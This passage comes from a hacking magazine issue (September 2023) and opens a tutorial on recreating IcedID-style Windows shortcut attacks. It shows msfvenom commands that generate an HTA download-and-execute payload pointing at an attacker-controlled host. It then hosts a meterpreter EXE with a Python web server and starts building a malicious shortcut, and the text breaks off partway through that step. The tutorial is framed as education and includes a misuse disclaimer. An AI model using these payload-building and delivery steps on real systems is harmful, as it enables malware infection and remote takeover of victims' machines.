

Recreating Windows shortcut (LNK) file attacks seen recently

The journey: 7 years of Hackercool Magazine

Intro: Kali Autopilot, the automatic attack
scripting tool

Exploit writing for beginners: Part 2

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 9

*Finished this a bit
quickly but in
no mood
to write
Editor's Note.*

"LOLBAS IS AN ATTACK METHOD THAT USES BINARIES AND SCRIPTS THAT ARE
ALREADY PART OF THE SYSTEM FOR MALICIOUS PURPOSES,"

-

- PENTERA SECURITY RESEARCHER NIR CHAKO

INSIDE

See what our Hackercool Magazine's September 2023 Issue has in store for you.

1. Real World Hacking:

Recreating Windows shortcut (LNK) file attacks seen recently

2. Online Security:

Family Vlogs can entertain, empower and exploit.

3. Exploit Writing:

Part 2

4. Cyber Security:

Spyware can infect your phone or computer via the ads you see online -report.

5. Introduction:

Kali Autopilot

6. The Journey:

7 years of Hackercool Magazine.

Downloads

Other Useful Resources

Recreating Windows Shortcut (LNK) attacks seen recently

REAL WORLD HACKING

Ever since Microsoft officially banned macros by default, hackers around the world shifted to other file formats (June 2022 Issue) to gain access and to deliver and execute malware on the target system. Most popular among them is the Windows Shortcut (LNK) file.

Although Windows shortcut (LNK) files have been used as a malware delivery actor for a long time, the ban of macros just increased its usage by APT's and Threat actors around the world. In our June 2022 Issue, we have shown our readers how malicious shortcuts can be created from the barebones. We have also showed you a tool that can create malicious shortcuts. In this Issue, we will show our readers the easiest way to make a shortcut malicious and three latest infection chains using Windows shortcuts. So let's start right away.

1. ICEDID

IcedID, also known as BokBoT, is a banking trojan that was discovered initially in September 2017. Like other banking trojans, ICEDID's main purpose is to steal banking information but it also acts as a dropper for other malware. Emotet has often used ICEDID as a secondary payload. Here is the recent infection chain used by ICEDID.




Image source:McAfee

*“It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it.” -
Stephane Nappo*

Here is how the infection chain works. When a victim clicks on a malicious shortcut of ICEDID in this infection chain, a PowerShell script is executed that executes a HTML application (HTA) payload present on a hosting server controlled by the attackers. It does this by using mshta.exe. This HTA payload contains a powershell script to download the EXE format of IcedID payload from the hosting server controlled by the attacker. Not just downloading, it even executes it.

Now, let's recreate this scenario. For better understanding & organization, let's create a new directory (folder) to host our files (simulating the attacker-controlled hosting server). In this new folder, I will save the meterpreter EXE payload (similar to some tutorials in our Magazine, we will not be using any original malware but in its place we will be using the meterpreter payload of Metasploit).

```
(kali@222vm) - [~]
$ mkdir sept_2023

(kali@222vm) - [~]
$ cd sept_2023

(kali@222vm) - [~/sept_2023]
$ cp /home/kali/Desktop/met_153_4444.exe met_153_4444.exe

(kali@222vm) - [~/sept_2023]
$ ls
met_153_4444.exe

(kali@222vm) - [~/sept_2023]
$
```

The exe payload is ready. Now let's create "HTA" payload. We will use msfvenom for this.

```
(kali@222vm) - [~/sept_2023]
$ msfvenom -p windows/download_exec url=http://192.168.40.153:8000/met_153_4444.exe -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 452 bytes
Final size of hta-psh file: 7835 bytes

(kali@222vm) - [~/sept_2023]
$
```

Note that we want this "HTA" payload to download and execute a payload of our choice (in our case, meterpreter.exe but in real world ICEDID payload).


I went to prison for my hacking. Now people hire me to do the same things I went to prison for, but in a legal and beneficial way" -kevin mitnick

To get this functionality, we are using windows/download_exec payload of Metasploit. Also, we will be creating a hta-psh format payload. (because the hta file in infection chain of ICEDID executes a powershell command). Both our payloads are ready. Let's host them by starting the python web server.

```
(kali@222vm) - [~/sept_2023]
$ ls
met_153_4444.exe  shell.hta

(kali@222vm) - [~/sept_2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



All payloads are ready and hosted. It's time to create a shortcut. Turn ON a Windows system. Right click on any file present on the Desktop (my choice is a Text document) and select "create shortcut" option.



Here is the shortcut. We just now created.


"The difference can be summed up in one word: authorization. I don't need authorization to get in. It's the word that instantly transforms me from the World's Most Wanted Hacker to one of the Most Wanted Security Experts in the world. Just like magic." -kevin mitnick

Let me rename it to something recognizable.




Now, right click on the shortcut file you just created and select the “Properties” option.

